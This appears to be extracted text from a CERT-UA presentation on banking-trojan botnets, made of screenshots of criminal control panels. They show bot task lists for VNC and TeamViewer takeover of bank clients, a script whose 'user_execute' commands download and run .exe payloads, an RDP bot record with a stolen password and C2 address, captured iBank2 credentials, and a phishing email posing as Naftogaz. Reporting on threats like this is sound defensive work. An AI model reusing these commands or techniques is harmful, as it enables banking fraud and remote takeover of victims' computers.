
Modules parser

- Show parser
- Show misc parser
- Show http/https parser

Reports:

- Search in database
- Favorite reports
- Search in files
- Links

<input type="checkbox"/>	Name	Status	Creation time
<input type="checkbox"/>	user_destroy	Enabled	02.10.2013 09:46:44
<input type="checkbox"/>	LOCKERS - 3 покера + удаляет dat файлы и антивирусы.	Enabled	22.12.2013 09:14:40
<input type="checkbox"/>	Обновление БОТОВ_!	Enabled	16.01.2014 19:35:54
<input type="checkbox"/>	remuver - VNC,Xterm	Enabled	07.02.2014 06:39:34
<input type="checkbox"/>	cookies_remove Bots	Disabled	11.02.2014 08:41:44
<input type="checkbox"/>	443 port VNC	Enabled	07.04.2014 10:48:24
<input type="checkbox"/>	[REDACTED] 7875768F963A3AEA - почта РФ - VNC	Enabled	07.04.2014 14:29:31
<input type="checkbox"/>	[REDACTED] DEB1E3AED82703 - 5kk sber - VNC - new	Enabled	10.04.2014 06:18:37
<input type="checkbox"/>	VNC - крупняки	Enabled	10.04.2014 06:20:43
<input type="checkbox"/>	Copy of VNC - крупняки	Enabled	10.04.2014 06:52:09
<input type="checkbox"/>	[REDACTED] AE0B5ECD9 - VNC	Enabled	10.04.2014 07:01:16
<input type="checkbox"/>	[REDACTED] 3D59E96522DF69 - BC - 100k - VNC	Enabled	10.04.2014 07:33:58
<input type="checkbox"/>	[REDACTED] AB304E96B - 350k upp_4 - VNC	Enabled	10.04.2014 07:41:27
<input type="checkbox"/>	две прослойки	Enabled	10.04.2014 11:30:24
<input type="checkbox"/>	[REDACTED] 4DF761117C862BA - Wclient 1kk - VNC	Enabled	10.04.2014 11:31:32



<input type="checkbox"/>	██████████ 9E96522DF69 - 1kk ifobs akta - VNC	Enabled	14.04.2014 09:35:56
<input type="checkbox"/>	██████████ 9E96522DF69 - 1kk ifobs akta - teamvier	Enabled	14.04.2014 10:47:16
<input type="checkbox"/>	██████████ A6B09B8F - F&C 120k - teamvier	Enabled	14.04.2014 10:47:38
<input type="checkbox"/>	██████████ 9E96522DF69 - kill	Enabled	14.04.2014 12:41:46
<input type="checkbox"/>	██████████ 9E96522DF69 - 1kk ifobs akta - lock	Enabled	14.04.2014 13:12:52
<input type="checkbox"/>	██████████ 2648AB304E96B - Xterm	Enabled	14.04.2014 14:58:30
<input type="checkbox"/>	██████████ 768FA6B09B8F - F&C 120k - xterm	Enabled	14.04.2014 14:59:14
<input type="checkbox"/>	Agatas Ddos bot loads	Disabled	14.04.2014 18:07:33
<input type="checkbox"/>	██████████ 75768FDB0BD247 - 19kk - Xterm,VNC,Teamvier	Enabled	15.04.2014 06:06:06

View script

Name:

Status:

Limit of sends:

List of bots:

List of botnets:

List of countries:

```
user_execute http://[redacted]load/agat/1.exe  
user_execute http://[redacted]load/agat/2.exe
```

Context:

|

Reports (1 440):

Pages: **[1]** 2 3 4 5 6 7 8 9 10 11 .. 29 [Next] [»]

Bots action:

<input type="checkbox"/>	#	↑ Time of report	Type	Bot ID	Version	Message
<input type="checkbox"/>	1	14.04.2014 18:07:41	Sended	M_B75BA27F7292F68D	3.3.6.0	Sended

← → ↻ supermandarininfo.su/team/

SpY-Agent

Логин:

Пароль:

Войти

ID ▾

По возрастанию ▾

Сортировать!

ID	Бот ID	Бот IP	Вебкамера	Комментарий	Статус
№ 7	152186673	[REDACTED]	0	800k [REDACTED] 875768FE0DD3911	Online
№ 8	152194583	[REDACTED]	0	350k bylo 800k - tiny - [REDACTED] 875768F2B85CB6D	Online
№ 10	475295769	[REDACTED]	0		Online
№ 12	769727277	[REDACTED]	0	150k F&C - [REDACTED] 7E50DAD3CAD3	Online !!!
№ 13	184679105	[REDACTED]	0	pivdenny bank - [REDACTED] BF1A2E163983AAA	Online !!!
№ 16	225206655	[REDACTED]	0		Online
№ 17	229208338	[REDACTED]	0	1kk Wclient - [REDACTED] DF761117C862BA	Online
№ 18	233358113	[REDACTED]	0		Online
№ 19	233915383	[REDACTED]	0		Online
№ 21	237002663'	[REDACTED]	0		Online

xTerm Control center v4.1

Wellcome admin



RDPxterm - distance is nothing

k2hovcIX

[\[Refresh\]](#) [\[Reset user password\]](#) [\[Resend passwords\]](#) [\[RDP-Reinstall\]](#) [\[Install KM\]](#) [\[Upload\]](#) [\[Delete bot record from DB\]](#) [\[Kill Bot\]](#) [\[Uninstall\]](#)

Nick

Tunelling

Tunneling is set to

:


Comments

Tags

Add other tags

Info

#	5
ID	k2hovcIX
Nick	
GID	
AID #1	
AID #2	
GazData	
DOB	2014-04-15 11:00:14
Last seen	2014-04-15 19:45:43 (3 days ago)
Uptime	3 min
IP Remote/Local	<input type="text"/> 192.168.0.5
TS State	OK
User	Zhanna
Locale	ru_RU
OS Version	2i5:1:2600:3:0:256:1:32:Service Pack 3 (Win XP SP3)
XT Version	4.3.25 TS:2.10 KH:1.4
Flags	2 (KM OK)
Cmd	T:1398092468;46.20.33.211:8080:0; [clear]
Last reply	[15.04.2014 08:33:19] BC: Connection to <input type="text"/> =10055; [clear]
Passwords	Zhanna::ZHANNA-NB
Tokens	
Comments	
KM	
Tags	
Status	Offline
State	NAT, RDP, KM



Program: C:\Program Files\Java\jre6\bin\java.exe

Wnd Name: iBank 2 UA | Інтернет-Банкінг - Windows Internet Explorer

Server: [REDACTED]:3131

Password: 4654715

Certificate: F:\НОВІ Ключі Експресс\[REDACTED]keys.dat

ClipBuffer:



Вхід в систему

iBank2ua™

Internet-banking

Обслуговування

Завантаження
Фінансовий
Інтернет.

Після завантаження та ініціалізації з'явилося, необхідно вказати ключ і ввести пароль для доступу.

При роботі через проксі-сервер вказати порт проксі-сервера.

© 1999-2014 BIFIT | bifit.ua

Сховище ключів:

Файл з ключами:

Ключ:

Пароль:

Мова:

Використ. проксі:

Підключення до банківського сервера

iBank2.ua
Internet-Банкінг

робота клієнта з
від швидкості доступу в
систему. У вікні, що
необхідний для роботи

HERO of the day

The screenshot shows an email client interface with a menu bar (Message, Specials, Navigation, Privacy, View) and a toolbar with various icons. Below the toolbar is a list of messages with columns for From, To, Subject, Received, Created, and Size. The selected message is from "Компания "Нафтогаз Украины"" with the subject "Оплата за газ".

	From	To	Subject	Received	Created	Size
			rabota.ua - резюме на в...	2 Apr 2014, 12:18	2 Apr 2014, 10:26	73 KB
			rabota.ua - резюме на в...	2 Apr 2014, 9:47	2 Apr 2014, 9:37	69 KB
			Новое сообщение на с...	2 Apr 2014, 8:45	2 Apr 2014, 8:39	1 KB
			Для главного бухгалте...	2 Apr 2014, 8:45	2 Apr 2014, 8:27	831 KB
			Fwd: Прил.к Акту	2 Apr 2014, 8:45	2 Apr 2014, 8:22	46 KB
			rabota.ua - резюме на в...	2 Apr 2014, 8:22	2 Apr 2014, 8:13	69 KB
	Компания "Нафтогаз Украины"		Оплата за газ	2 Apr 2014, 8:22	2 Apr 2014, 7:55	669 KB
			rabota.ua - резюме на в...	2 Apr 2014, 8:22	1 Apr 2014, 21:22	284 KB
			Fwd: Акт выполненных...	2 Apr 2014, 8:22	1 Apr 2014, 20:37	263 KB
			rabota.ua - резюме на в...	2 Apr 2014, 8:22	1 Apr 2014, 17:34	108 KB

From: "Компания "Нафтогаз Украины"" <1396418573@naftogaz.com>
To: [Redacted]
Subject: Оплата за газ

Национальная акционерная компания "Нафтогаз Украины"

agreement1...
~486 KB

TO DO LIST

Trusted relationships with **ISPs & Banks**

Ukrainian honeynet

Active threat monitoring system

National Cyber-security Center

Cyber-war "is not an island"

**THANKS A LOT
FOR YOUR
ATTENTION!**

CERT-UA

cert.gov.ua

Nikolay Koval
koval@cert.gov.ua